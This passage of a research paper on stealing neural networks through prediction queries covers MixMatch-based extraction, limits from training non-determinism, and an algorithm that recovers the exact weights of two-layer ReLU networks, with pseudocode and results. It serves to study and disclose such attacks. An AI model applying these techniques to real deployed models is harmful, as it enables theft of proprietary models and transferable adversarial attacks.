of 64.5%, is trained with the rotation loss on oracle labels whereas the baseline on ImageNet labels only achieves 62.5% accuracy with the rotation loss and 61.2% without the rotation loss. This demonstrates the cumulative benefit of adding a rotation loss to the objective and training on oracle labels for a theft-motivated adversary.

We expect that as semi-supervised learning techniques on ImageNet mature, further gains should be reflected in the performance of model extraction attacks.

MixMatch. To validate this hypothesis, we turn to smaller datasets where semi-supervised learning has made significant progress. We investigate a technique called MixMatch [38] on two datasets: SVHN [39] and CIFAR10 [40]. MixMatch uses a combination of techniques, including training on "guessed" labels, regularization, and image augmentations.

For both datasets, inputs are color images of 32x32 pixels belonging to one of 10 classes. The training set of SVHN contains 73257 images and the test set contains 26032 images. The training set of CIFAR10 contains 50000 images and the test set contains 10000 images. We train the oracle with a WideResNet-28-2 architecture on the labeled training set. The oracles achieve 97.36% accuracy on SVHN and 95.75% accuracy on CIFAR10.

The adversary is given access to the same training set but without knowledge of the labels. Our goal is to validate the effectiveness of semi-supervised learning by demonstrating that the adversary only needs to query the oracle on a small subset of these training points to extract a model whose accuracy on the task is comparable to the oracle's. To this end, we run 5 trials of fully supervised extraction (no use of unlabeled data), and 5 trials of MixMatch, reporting for each trial the median accuracy of the 20 latest checkpoints, as done in [38].

Results. In Table 3, we find that with only 250 queries (293x smaller label set than the SVHN oracle and 200x smaller for CIFAR10), MixMatch reaches 95.82% test accuracy on SVHN and 87.98% accuracy on CIFAR10. This is higher than fully supervised training that uses 4000 queries. With 4000 queries, MixMatch is within 0.29% of the accuracy of the oracle on SVHN, and 2.46% on CIFAR10. The variance of MixMatch is slightly higher than that of fully supervised training, but is much smaller than the performance gap. These gains come from the prior MixMatch is able to build using the unlabeled data, making it effective at exploiting few labels. We observe similar gains in test set fidelity.

5 Limitations of Learning-Based Extraction

Learning-based approaches have several sources of non-determinism: the random initializations of the model parameters, the order in which data is assembled to form batches for SGD, and even non-determinism in GPU instructions [41, 42]. Non-determinism impacts the model parameter values obtained from training. Therefore, even an adversary with full access to the oracle's training data, hyperparameters, etc., would still need all of the learner's non-determinism to achieve the *functionally equivalent* extraction goal described in Section 3. In this section, we will attempt to quantify this: for a strong adversary, with access to the exact details of the training setup, we will present an experiment to determine the limits of learning-based algorithms to achieving fidelity extraction.

We perform the following experiment. We query an oracle to obtain a labeled substitute dataset $\mathcal{D}$. We use $\mathcal{D}$ for a learning-based extraction attack which produces a model $f_\theta^1(x)$. We run the learning-based attack a second time using $\mathcal{D}$, but with different sources of non-determinism to obtain

Query Set	Init & SGD	Same SGD	Same Init	Different
Test	93.7%	93.2%	93.1%	93.4%
Adv Ex	73.6%	65.4%	65.3%	67.1%
Uniform	65.7%	60.2%	59.0%	60.2%

Table 4: Impact of non-determinism on extraction fidelity. Even models extracted using the same SGD and initialization randomness as the oracle do not reach 100% fidelity.

a new set of parameters $f^2_\theta(x)$. If there are points x such that $f^1_\theta(x) \neq f^2_\theta(x)$, then the prediction on x is dependent not on the oracle, but on the non-determinism of the learning-based attack strategy—we are unable to guarantee fidelity.

We independently control the initialization randomness and batch randomness during training on Fashion-MNIST [43] with fully supervised SGD (we use Fashion-MNIST for training speed). We repeated each run 10 times and measure agreement between the ten obtained models on the test set, adversarial examples generated by running FGSM with $\varepsilon = 25/255$ with the oracle model and the test set, and uniformly random inputs. The oracle uses initialization seed 0 and SGD seed 0—we also use two different initialization and SGD seeds.

Even when both training and initialization randomness are fixed (so that only GPU non-determinism remains), fidelity peaks at 93.7% on the test set (see Table 4). With no randomness fixed, extraction achieves 93.4% fidelity on the test set. (Agreement on the test set should should be considered in reference to the base test accuracy of 90%.) Hence, even an adversary who has the victim model's *exact* training set will be unable to exceed ~93.4% fidelity. Using prototypicality metrics, as investigated in Carlini et al. [44], we notice that test points where fidelity is easiest to achieve are also the most prototypical (i.e., more representative of the class it is labeled as). This connection is explored further in Appendix B. The experiment of this section is also related to uncertainty estimation using deep ensembles [42]; we believe a deeper connection may exist between the fidelity of learning-based approaches and uncertainty estimation. Also relevant is the work mentioned earlier in Section 3, that shows that random networks are hard for learning-based approaches to extract. Here, we find that learning-based approaches have limits even for trained networks, on some portion of the input space.

It follows from these arguments that non-determinism of both the victim and extracted model's learning procedures potentially compound, limiting the effectiveness of using a learning-based approach to reaching high fidelity.

6 Functionally Equivalent Extraction

Having identified fundamental limitations that prevent learning-based approaches from perfectly matching the oracle's mistakes, we now turn to a different approach where the adversary extracts the oracle's weights directly, seeking to achieve functionally-equivalent extraction.

This attack can be seen as an extension of two prior works.

- Milli *et al.* [19] introduce an attack to extract neural network weights under the assumption that the adversary is able to make *gradient queries*. That is, each query the adversary makes reveals not only the prediction of the neural network, but also the gradient of the neural network with respect to the query. To the best of our knowledge this is the only functionally-equivalent extraction attack on neural networks with one hidden layer, although it was not actually implemented in practice.

- Batina *et al.* [25], at USENIX Security 2019, develop a side-channel attack that extracts neural network weights through monitoring the power use of a microprocessor evaluating the neural network. This is a much more powerful threat model than made by any of the other model extraction papers. To the best of our knowledge this is the only practical direct model extraction result—they manage to extract essentially arbitrary depth networks.

In this section we introduce an attack which only requires standard queries (i.e., that return the model's prediction instead of its gradients) and does not require any side-channel leakages, yet still manages to achieve *higher fidelity* extraction than the side-channel extraction work for two-layer networks, assuming double-precision inference.

Attack Algorithm Intuition. As in [19], our attack is tailored to work on neural networks with the ReLU activation function (the ReLU is an effective default choice of activation function [20]). This makes the neural network a piecewise linear function. Two samples are within the same linear region if all ReLU units have the same sign, illustrated in Figure 2.

By finding adjacent linear regions, and computing the difference between them, we force a single ReLU to change signs. Doing this, it is possible to almost completely determine the weight vector going into that ReLU unit. Repeating this attack for all ReLU units lets us recover the first weight matrix completely. (We say almost here, because we must do some work to recover the sign of the weight vector.) Once the first layer of the two-layer neural network has been determined, the second layer can be uniquely solved for algebraically through least squares. This attack is optimal up to a constant factor—the query complexity is discussed in Appendix D.

6.1 Notation and Assumptions

As in [19], we only aim to extract neural networks with one hidden layer using the ReLU activation function. We denote the model weights by $A^{(0)} \in \mathbb{R}^{d\times h}, A^{(1)} \in \mathbb{R}^{h\times K}$ and biases by $B^{(0)} \in \mathbb{R}^h, B^{(1)} \in \mathbb{R}^K$. Here, d, h, and K respectively refer

Symbol	Definition
d	Input dimensionality
h	Hidden layer dimensionality ($h < d$)
K	Number of classes
$A^{(0)} \in \mathbb{R}^{d \times h}$	Input layer weights
$B^{(0)} \in \mathbb{R}^{h}$	Input layer bias
$A^{(1)} \in \mathbb{R}^{h \times K}$	Logit layer weights
$B^{(1)} \in \mathbb{R}^{K}$	Logit layer bias

Table 5: Parameters for the functionally-equivalent attack.




Figure 2: 2-dimension intuition for the functionally equivalent extraction attack.

to the input dimensionality, the size of the hidden layer, and the number of classes. This is found in Table 6.1.

We say that $\text{ReLU}(x)$ is at a critical point if $x = 0$; this is the location at which the unit's gradient changes from 0 to 1. We assume the adversary is able to observe the raw logit outputs as 64-bit floating point values. We will use the notation O_L to denote the logit oracle. Our attack implicitly assumes that the rows of $A^{(0)}$ are linearly independent. Because the dimension of the input space is larger than the hidden space by at least 100, it is exceedingly unlikely for the rows to be linearly dependent (and we find this holds true in practice).

Note that our attack is not an SQ algorithm, which would only allow us to look at aggregate statistics of our dataset. Instead, our algorithm is very particular in its analysis of the network, computing the differences between linear regions, for example, cannot be done with aggregate statistics. This structure allows us to avoid the pathologies of Section 3.3.

6.2 Attack Overview

The algorithm is broken into four phases:

- **Critical point search** identifies inputs $\{x_i\}_{i=1}^{n}$ to the neural network so that exactly one of the ReLU units is at a critical point (i.e., has input identically 0).
- **Weight recovery** takes an input x which causes the ith neuron to be at a critical point. We use this point x to compute the difference between the two adjacent linear regions induced by the critical point, and thus the weight vector row $A_i^{(0)}$. By repeating this process for each ReLU we obtain the complete matrix $A^{(0)}$. Due to technical reasons discussed below, we can only recover the row-vector up to sign.
- **Sign recovery** determines the sign of each row-vector $A_j^{(0)}$ for all j using global information about $A^{(0)}$.
- **Final layer extraction** uses algebraic techniques (least squares) to solve for the second layer of the network.

6.3 Critical Point Search

For a two layer network, observe that the logit function is given by the equation $O_L(x) = A^{(1)}\text{ReLU}(A^{(0)}x + B^{(0)}) + B^{(1)}$. To find a critical point for every ReLU, we sample two random vectors $u, v \in \mathbb{R}^d$, and consider the function

$$L(t; u, v, O_L) = O_L(u + tv).$$

for t varying between a small and large appropriately selected value (discussed below). This amounts to drawing a line in the inputs of the network; passed through ReLUs, this line becomes the piecewise linear function $L(\cdot)$. The points t where $L(t)$ is non-differentiable are exactly locations where some ReLU_i is changing signs (i.e., some ReLU is at a critical point). Figure 3 shows an example of what this sweep looks like on a trained MNIST model.

Furthermore, notice that given a pair u, v, there is exactly one value t for which each ReLU is at a critical point, and if t is allowed to grow arbitrarily large or small that every ReLU unit will switch sign exactly once. Intuitively, the reason this is true is that each ReLU's input, (say $wx + b$ for some w, b), is a monotone function of t ($w^T ut + w^T v + b$). Thus, by varying t, we can identify an input x_i that sets the ith ReLU to 0 for every relu i in the network. This assumes we are not moving parallel to any of the rows (where $w^T u = 0$), and that we vary t within a sufficiently large interval (so the $w^T ut$ term may overpower the constant term). The analysis of [19] suggests that these concerns can be resolved with high probability by varying $t \in \left[-h^2, h^2\right]$.

While in theory it would be possible to sweep all values of t to identify the critical points, this would require a large number of queries. Thus, to efficiently search for the locations




Figure 3: An example sweep for critical point search. Here we plot the partial derivative across t and see that $O_L(u+tv)$ is piecewise linear, enabling a binary search.




Figure 4: Efficient and accurate 2-linear testing subroutine in Algorithm 1. Left shows a successful case where the algorithm succeeds; right shows a potential failure case, where there are multiple nonlinearities. We detect this by observing the expected value of $O(x)$ is not the observed (queried) value.

of critical points, we introduce a refined search algorithm which improves on the binary search as used in [19]. Standard binary search requires $O(n)$ model queries to obtain n bits of precision. Therefore, we propose a refined technique which does not have this restriction and requires just $O(1)$ queries to obtain high (20+ bits) precision. The key observation we make is that if we are searching between two values $[t_1, t_2]$ and there is exactly one discontinuity in this range, we can precisely identify the location of that discontinuity efficiently.

An intuitive diagram for this algorithm can be found in Figure 4 and the algorithm can be found in Algorithm 1. The property this leverages is that the function is piecewise linear– if we know the range is composed of two linear segments, we can identify the linear segments and compute their intersection. In Algorithm 1, lines 1-3 describe computing the two linear regions' slopes and intercepts. Lines 4 and 5 compute the intersection of the two lines (also shown in the red dotted line of Figure 4). The remainder of the algorithm performs

Algorithm 1 Algorithm for 2-linearity testing. Computes the location of the only critical point in a given range or rejects if there is more than one.

Function f, range $[t_1, t_2]$, ε
$m_1 = \frac{f(t_1+\varepsilon)-f(t_1)}{\varepsilon}$ ▷ Gradient at t_1
$m_2 = \frac{f(t_2)-f(t_2-\varepsilon)}{\varepsilon}$ ▷ Gradient at t_2
$y_1 = f(a), y_2 = f(b)$
$x = a + \frac{y_2-y_1-(b-a)m_2}{m_1-m_2}$ ▷ Candidate critical point
$\hat{y} = y_1 + m_1\frac{y_2-y_1-(b-a)m_2}{m_1-m_2}$ ▷ Expected value at candidate
$y = f(x)$ ▷ True value at candidate
if $\hat{y} = y$ **then return** x
else return "More than one critical point"
end if

the correctness check, also illustrated in Figure 4; if there are more than 2 linear components, it is unlikely that the true function value will match the function value computed in line 5, and we can detect that the algorithm has failed.

6.4 Weight Recovery

After running critical point search we obtain a set $\{x_i\}_{i=1}^{h}$, where each critical point corresponds to a point where a single ReLU flips sign. In order to use this information to learn the weight matrix $A^{(0)}$ we measure the second derivative of O_L in each input direction at the points x_i. Taking the second derivative here corresponds to measuring the difference between the linear regions on either side of the ReLU. Recall that prior work assumed direct access to gradient queries, and thus did not require any of the analysis in this section.

6.4.1 Absolute Value Recovery

To formalize the intuition of comparing adjacent hyperplanes, observe that for the oracle O_L and for a critical point x_i (corresponding to ReLU_i being zero) and for a random input-space direction e_j we have

$$\begin{aligned}
\left.\frac{\partial^2 O_L}{\partial e_j^2}\right|_{x_i} &= \left.\frac{\partial O_L}{\partial e_j}\right|_{x_i+c\cdot e_j} - \left.\frac{\partial O_L}{\partial e_j}\right|_{x_i-c\cdot e_j} \\
&= \sum_k A_k^{(1)}\mathbb{1}(A_k^{(0)}(x_i + c\cdot e_j) + B_k^{(0)} > 0)A_{kj}^{(0)} \\
&\quad - \sum_k A_k^{(1)}\mathbb{1}(A_k^{(0)}(x_i - c\cdot e_j) + B_k^{(0)} > 0)A_{kj}^{(0)} \\
&= A_i^{(1)}\left(\mathbb{1}(A_i^{(0)}\cdot e_j > 0) - \mathbb{1}(-A_i^{(0)}\cdot e_j > 0)\right)A_{ji}^{(0)} \\
&= \pm(A_{ji}^{(0)}A_i^{(1)})
\end{aligned}$$

for a $c > 0$ small enough so that $x_i \pm c\cdot e_j$ does not flip any other ReLU. Because x_i is a critical point and c is small, the sums in the second line differ only in the contribution of

ReLU_i. However at this point we only have a product involving both weight matrices. We now show this information is useful.

If we compute $|A_{1i}^{(0)}A^{(1)}|$ and $|A_{2i}^{(0)}A^{(1)}|$ by querying along directions e_1 and e_2, we can divide these quantities to obtain the value $|A_{1i}^{(0)}/A_{2i}^{(0)}|$, the ratio of the two weights. By repeating the above process for each input direction we can, for all k, obtain the pairwise ratios $|A_{1i}^{(0)}/A_{ki}^{(0)}|$.

Recall from Section 3 that obtaining the ratios of weights is the theoretically optimal result we could hope to achieve. It is always possible to multiply all of the weights *into* a ReLU by a constant $c > 0$ and then multiply all of the weights *out* of the ReLU by c^{-1}. Thus, without loss of generality, we can assign $A_{1i}^{(0)} = 1$ and scale the remaining entries accordingly. Unfortunately, we have lost a small amount of information here. We have only learned the absolute value of the ratio, and not the value itself.

6.4.2 Weight Sign Recovery

Once we reconstruct the values $|A_{ji}^{(0)}/A_{1i}^{(0)}|$ for all j we need to recover the sign of these values. To do this we consider the following quantity:

$$\left.\frac{\partial^2 O_L}{\partial(e_j+e_k)^2}\right|_{x_i} = \pm(A_{ji}^{(0)}A_i^{(1)} \pm A_{ki}^{(0)}A_i^{(1)}).$$

That is, we consider what would happen if we take the second partial derivative in the direction (e_j+e_k). Their contributions to the gradient will either cancel out, indicating $A_{ji}^{(0)}$ and $A_{ki}^{(0)}$ are of opposite sign, or they will compound on each other, indicating they have the same sign. Thus, to recover signs, we can perform this comparison along each direction (e_1+e_j).

Here we encounter one final difficulty. There are a total of n signs we need to recover, but because we compute the signs by comparing ratios along different directions, we can only obtain $n-1$ relations. That is, we now know the correct signed value of $A_i^{(0)}$ up to a single sign for the entire row.

It turns out this is to be expected. What we have computed is the normal direction to the hyperplane, but because any given hyperplane can be described by an infinite number of normal vectors differing by a constant scalar, we can not hope to use local information to recover this final sign bit.

Put differently, while it is possible to push a constant $c > 0$ through from the first layer to the second layer, it is not possible to do this for negative constants, because the ReLU function is not symmetric. Therefore, it is necessary to learn the sign of this row.

6.5 Global Sign Recovery

Once we have recovered the input vector's weights, we still don't know the sign for the given inputs—we only measure the difference between linear functions at each critical point, but do not know which side is the positive side of the ReLU [19]. Now, we need to leverage global information in order to reconcile all of inputs' signs.

Notice that recovering $\hat{A}_i^{(0)}$ allows us to obtain $B_i^{(0)}$ by using the fact that $A_i^{(0)} \cdot x_i + B_i^{(0)} = 0$. Then we can compute $\hat{B}_i^{(0)}$ up to the same global sign as is applied to $\hat{A}_i^{(0)}$.

Now, to begin recovering sign, we search for a vector z that is in the null space of $\hat{A}^{(0)}$, that is, $\hat{A}^{(0)}z = \vec{0}$. Because the neural network has $h < d$, the null-space is non-zero, and we can find many such vectors using least squares. Then, for each ReLU_i, we search for a vector v_i such that $v_i A^{(0)} = e_i$ where here e_i is the ith basis vector in the hidden space. That is, moving along the v_i direction only changes ReLU_i's input value. Again we can search for this through least squares.

Given z and these v_i we query the neural network for the values of $O_L(z)$, $O_L(z+v_i)$, and $O_L(z-v_i)$. On each of these three queries, all hidden units are 0 except for ReLU_i which recieves as input either 0, 1, or -1 by the construction of v_i. However, notice that the output of ReLU_i can only be either 0 or 1, and the two $\{-1,0\}$ cases collapse to just output 0. Therefore, if $O_L(z+v_i) = O_L(z)$, we know that $A_i^{(0)} \cdot v_i < 0$. Otherwise, we will find $O_L(z-v_i) = O_L(z)$ and $A_i^{(0)} \cdot v_i > 0$. This allows us to recover the sign bit for ReLU_i.

6.6 Last Layer Extraction

Given the completely extracted first layer, the logit function of the network is just a linear transformation which we can recover with least squares, through making h queries where each ReLU is active at least once. In practice, we use the critical points discovered in the previous section so that we do not need to make additional neural network queries.

6.7 Results

Setup. We train several one-layer fully-connected neural networks with between 16 and 512 hidden units (for 12,000 and 100,000 trainable parameters, respectively) on the MNIST [45] and CIFAR-10 datasets [40]. We train the models with the Adam [23] optimizer for 20 epochs at batch size 128 until they converge. We train five networks of each size to obtain higher statistical significance. Accuracies of these networks can be found in the supplement in Appendix C. In Section 4, we used $140{,}000 \approx 2^{17}$ queries for ImageNet model extraction. This is comparable to the number of queries used to extract the smallest MNIST model in this section, highlighting the advantages of both approaches.

MNIST Extraction. We implement the functionally-equivalent extraction attack in JAX [46] and run it on each trained oracle. We measure the fidelity of the extracted model, comparing predicted labels, on the MNIST test set.

Results are summarized in Table 6. For smaller networks, we achieve 100% fidelity on the test set: every single one

of the $10,000$ test examples is predicted the same. As the network size increases, low-probability errors we encounter become more common, but the extracted neural network still disagrees with the oracle on only 2 of the $10,000$ examples.

Inspecting the weight matrix that we extract and comparing it to the weight matrix of the oracle classifier, we find that we manage to reconstruct the first weight matrix to an average precision of 23 bits—we provide more results in Appendix C.

CIFAR-10 Extraction. Because this attack is data-independent, the underlying task is unimportant for how well the attack works; only the number of parameters matter. The results for CIFAR-10 are thus identical to MNIST when controlling for model size: we achieve 100% test set agreement on models with fewer than $200,000$ parameters and and greater than 99% test set agreement on larger models.

Comparison to Prior Work. To the best of our knowledge, this is by orders of magnitude the highest fidelity extraction of neural network weights.

The only fully-implemented neural network extraction attack we are aware of is the work of Batina *et al.* [25], who uses an electromagnetic side channels and differential power analysis to recover an MNIST neural network with neural network weights with an average error of 0.0025. In comparison, we are able to achieve an average error in the first weight matrix for a similarly sized neural network of just 0.0000009—over two thousand times more precise. To the best of our knowledge no functionally-equivalent CIFAR-10 models have been extracted in the past.

We are unable to make a comparison between the fidelity of our extraction attack and the fidelity of the attack presented in Batina *et al.* because they do not report on this number: they only report the accuracy of the extracted model and show it is similar to the original model. We believe this strengthens our observation that comparing across accuracy and fidelity is not currently widely accepted as best practice.

Investigating Errors. We observe that as the number of parameters that must be extracted increases, the fidelity of the model decreases. We investigate why this happens and discovered that a small fraction of the time (roughly 1 in 10,000) the gradient estimation procedure obtains an incorrect estimate of the gradient and therefore one of the extracted weights $\hat{A}^{(0)}_{ij}$ is incorrect by a non-insignificant margin.

Introducing an error into just one of the weights of the first matrix $\hat{A}^{(0)}$ should not induce significant further errors. However, because of this error, when we solve for the bias vector, the extracted bias $\hat{B}^{(0)}_i$ will have error proportional to the error of $\hat{A}^{(0)}_{ij}$. And when the bias is wrong, it impacts *every* calculation, even those where this edge is not in use.

Resolving this issue completely either requires reducing the failure rate of gradient estimation from 1 in 10,000 to practically 0, or would require a complex error-recovery procedure. Instead, we will introduce in the following section an improvement which almost completely solves this issue.

# of Parameters	12,500	25,000	50,000	100,000
Fidelity	100%	100%	100%	99.98%
Queries	$2^{17.2}$	$2^{18.2}$	$2^{19.2}$	$2^{20.2}$

Table 6: Fidelity of the functionally-equivalent extraction attack across different test distributions on an MNIST victim model. Results are averaged over five extraction attacks. For small models, we achieve perfect fidelity extraction; larger models have near-perfect fidelity on the test data distribution, but begins to lose accuracy at $100,000$ parameters.

Difficulties Extending the Attack. The attack is specific to two layer neural networks; deeper networks pose multiple difficulties. In deep networks, the critical point search step of Section 6.3 will result in critical points from many different layers, and determining which layer a critical point is on is nontrivial. Without knowing which layer a critical point is on, we cannot control inputs to the neuron, which we need to do to recover the weights in Section 6.4. Even given knowledge of what layer a critical point is on, the inputs of any neuron past layer 1 are the outputs of other neurons, so we only have indirect control over their inputs. Finally, even with the ability to recover these weights, small numerical errors occur in the first layer extraction. These cause errors in every finite differences computation in further layers, causing the second layer to have even larger numerical errors than the first (and so on). Therefore, extending the attack to deeper networks will require at least solving each of the following: producing critical points belonging to a specific layer, recovering weights for those neurons without direct control of their inputs, and significantly reducing numerical errors in these algorithms.

7 Hybrid Strategies

Until now the strategies we have developed for extraction have been pure and focused entirely on learning or entirely on direct extraction. We now show that there is a continuous spectrum from which we can draw attack strategies, and these *hybrid* strategies can leverage both the query efficiency of learning extraction, and the fidelity of direct extraction.

7.1 Learning-Based Extraction with Gradient Matching

Milli *et al.* demonstrate that *gradient matching* helps extraction by optimizing the objective function

$$\sum_{i=1}^{n} H(O(x_i), f(x_i)) + \alpha |\nabla_x O(x_i) - \nabla_x f(x_i)|_2^2,$$

assuming the adversary can query the model for $\nabla_x O(x)$. This is more model access than we permit our adversary, but is an

# of Parameters	50,000	100,000	200,000	400,000
Fidelity	100%	100%	99.95%	99.31%
Queries	$2^{19.2}$	$2^{20.2}$	$2^{21.2}$	$2^{22.2}$

Table 7: Fidelity of extracted MNIST model is improved with the hybrid strategy. Note when comparing to Table 6 the model sizes are 4× larger.

example of using intuition from direct recovery to improve extraction. We found in preliminary experiments that this technique can improve fidelity on small datasets (increasing fidelity from 95% to 96.5% on Fashion-MNIST), but we leave scaling and removing the model access assumption of this technique to future work. Next, we will show another combination of learning and direct recovery, using learning to alleviate some of the limitations of the previous functionally-equivalent extraction attack.

7.2 Error Recovery through Learning

Recall from earlier that the functionally-equivalent extraction attack fidelity degrades as the model size increases. This is a result of low-probability errors in the first weight matrix inducing incorrect biases on the first layer, which in turn propagates and causes worse errors in the second layer.

We now introduce a method for performing a learning-based error recovery routine. While performing a fully-learning-based attack leaves too many free variables so that functionally-equivalent extraction is not possible, if we fix many of the variables to the values extracted through the direct recovery attack, we now show it is possible to learn the remainder of the variables.

Formally, let $\hat{A}^{(0)}$ be the extracted weight matrix for the first layer and $\hat{B}^{(0)}$ be the extracted bias vector for the first layer. Previously, we used least squares to directly solve for $\hat{A}^{(1)}$ and $\hat{B}^{(1)}$ assuming we had extracted the first layer perfectly. Here, we relax this assumption. Instead, we perform gradient descent optimizing for parameters $W_{0..2}$ that minimize

$$\mathbb{E}_{x\in\mathcal{D}}\left\| f_\theta(x) - W_1\text{ReLU}(\hat{A}^{(0)}x + \hat{B}^{(0)} + W_0) + W_2 \right\|$$

That is, we use a single trainable parameter to adjust the bias term of the first layer, and then solve (via gradient descent with training data) for the remaining weights accordingly.

This hybrid strategy increases the fidelity of the extracted model substantially, detailed in Table 8. In the worst-performing example from earlier (with only direct extraction) the extracted 128-neuron network had 80% fidelity agreement with the victim model. When performing learning-based recovery, the fidelity agreement jumps all the way to 99.75%.

# of Parameters	50,000	100,000	200,000	400,000
Transferability	100%	100%	100%	100%

Table 8: Transferability rate of adversarial examples using the extracted neural network from our Section 7 attack.

7.2.1 Transferability

Adversarial examples *transfer*: an adversarial example [47] generated on one model often fools different models, too. Transferability is higher when the models are more similar [7].

We should therefore expect that we can generate adversarial examples on our extracted model, and that these will fool the remote oracle nearly always. In order to measure transferability, we run 20 iterations of PGD [48] with ℓ_∞ distortion set to the value most often used in the literature: for MNIST: 0.1, and for CIFAR-10: 0.03.

The attack achieves functionally equivalent extraction (modulo floating point precision errors in the extracted weights), so we expect it to have high adversarial example transferability. Indeed, we find we achieve a 100% transferability success rate for all extracted models.

8 Related Work

Defenses for model extraction have fallen into two camps: limiting the information gained per query, and differentiating extraction adversaries from benign users. Approaches to limiting information include perturbing the probabilities returned by the model [11, 13, 49], removing the probabilities for some of the model's classes [11], or returning only the class output [11, 13]. Another proposal has considered sampling from a distribution over model parameters [13, 50]. The other camp, differentiating benign from malicious users, has focused on analyzing query patterns [51, 52]. Non-adaptive attacks (such as supervised or MixMatch extraction) bypass query pattern-based detection, and are weakened by information limiting. We demonstrate the impact of removing complete access to probability values by considering only access to top 5 probabilities from WSL in Table 2. Our functionally-equivalent attack is broken by all of these measures. We leave consideration of defense-aware attacks to future work.

Queries to a model can also reveal hyperparameters [53] or architectural information [14]. Adversaries can use side channel attacks to do the same [18, 25]. These are orthogonal to, but compatible with, our work—information about a model, such as assumptions made in Section 6, empowers extraction.

Watermarking neural networks has been proposed [54, 55] to identify extracted models. Model extraction calls into question the utility of cryptographic protocols used to protect model weights. One unrealized approach is obfuscation [56], where an equivalent program could be released and queried as

many times as desired. A practical approach is secure multi-party computation, where each query is computed by running a protocol between the model owner and querier [57].

9 Conclusion

This paper characterizes and explores the space of model extraction attacks on neural networks. We focus this paper specifically around the objectives of *accuracy*, to measure the success of a theft-motivated adversary, and *fidelity*, an often-overlooked measure which compares the agreement between models to reflect the success of a recon-motivated adversary.

Our learning-based methods can effectively attack a model with several millions of parameters trained on a billion images, and allows the attacker to reduce the error rate of their model by 10%. This attack does not match perfect fidelity with the victim model due to what we show are inherent limitations of learning-based approaches: nondeterminism (including only the nondeterminism on the GPU) prohibits training identical models. In contrast, our direct functionally-equivalent extraction returns a neural network agreeing with the victim model on 100% of the test samples and having 100% fidelity on transfered adversarial examples.

We then propose a hybrid method which unifies these two attacks, using learning-based approaches to recover from numerical instability errors when performing the functionally-equivalent extraction attack.

Our work highlights many remaining open problems in model extraction, such as reducing the capabilities required by our attacks and scaling functionally-equivalent extraction.

Acknowledgements

We would like to thank Ilya Mironov for lengthy and fruitful discussions regarding the functionally equivalent extraction attack. We also thank Úlfar Erlingsson for helpful discussions on positioning the work, and Florian Tramèr for his comments on an early draft of this paper.

References

[1] E. Strubell, A. Ganesh, and A. McCallum, "Energy and policy considerations for deep learning in nlp," *arXiv preprint arXiv:1906.02243*, 2019.

[2] Z. Yang, Z. Dai, Y. Yang, J. Carbonell, R. R. Salakhutdinov, and Q. V. Le, "Xlnet: Generalized autoregressive pretraining for language understanding," in *Advances in neural information processing systems*, 2019, pp. 5754–5764.

[3] A. Halevy, P. Norvig, and F. Pereira, "The unreasonable effectiveness of data," 2009.

[4] J. Deng, W. Dong, R. Socher, L.-J. Li, K. Li, and L. Fei-Fei, "Imagenet: A large-scale hierarchical image database," in *2009 IEEE conference on computer vision and pattern recognition*. Ieee, 2009, pp. 248–255.

[5] I. Sutskever, O. Vinyals, and Q. V. Le, "Sequence to sequence learning with neural networks," in *Neural information processing systems*, 2014, pp. 3104–3112.

[6] A. Van Den Oord, S. Dieleman, H. Zen, K. Simonyan, O. Vinyals, A. Graves, N. Kalchbrenner, A. W. Senior, and K. Kavukcuoglu, "Wavenet: A generative model for raw audio." *SSW*, vol. 125, 2016.

[7] N. Papernot, P. McDaniel, I. Goodfellow, S. Jha, Z. B. Celik, and A. Swami, "Practical black-box attacks against machine learning," in *Proceedings of the 2017 ACM on Asia conference on computer and communications security*. ACM, 2017, pp. 506–519.

[8] D. Lowd and C. Meek, "Adversarial learning," in *Proceedings of the eleventh ACM SIGKDD international conference on Knowledge discovery in data mining*. ACM, 2005, pp. 641–647.

[9] R. Shokri, M. Stronati, C. Song, and V. Shmatikov, "Membership inference attacks against machine learning models," in *2017 IEEE Symposium on Security and Privacy (SP)*. IEEE, 2017, pp. 3–18.

[10] A. Salem, Y. Zhang, M. Humbert, P. Berrang, M. Fritz, and M. Backes, "Ml-leaks: Model and data independent membership inference attacks and defenses on machine learning models," *arXiv preprint arXiv:1806.01246*, 2018.

[11] F. Tramèr, F. Zhang, A. Juels, M. K. Reiter, and T. Ristenpart, "Stealing machine learning models via prediction apis," in *25th {USENIX} Security Symposium ({USENIX} Security 16)*, 2016, pp. 601–618.

[12] T. Orekondy, B. Schiele, and M. Fritz, "Knockoff nets: Stealing functionality of black-box models," in *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition*, 2019, pp. 4954–4963.

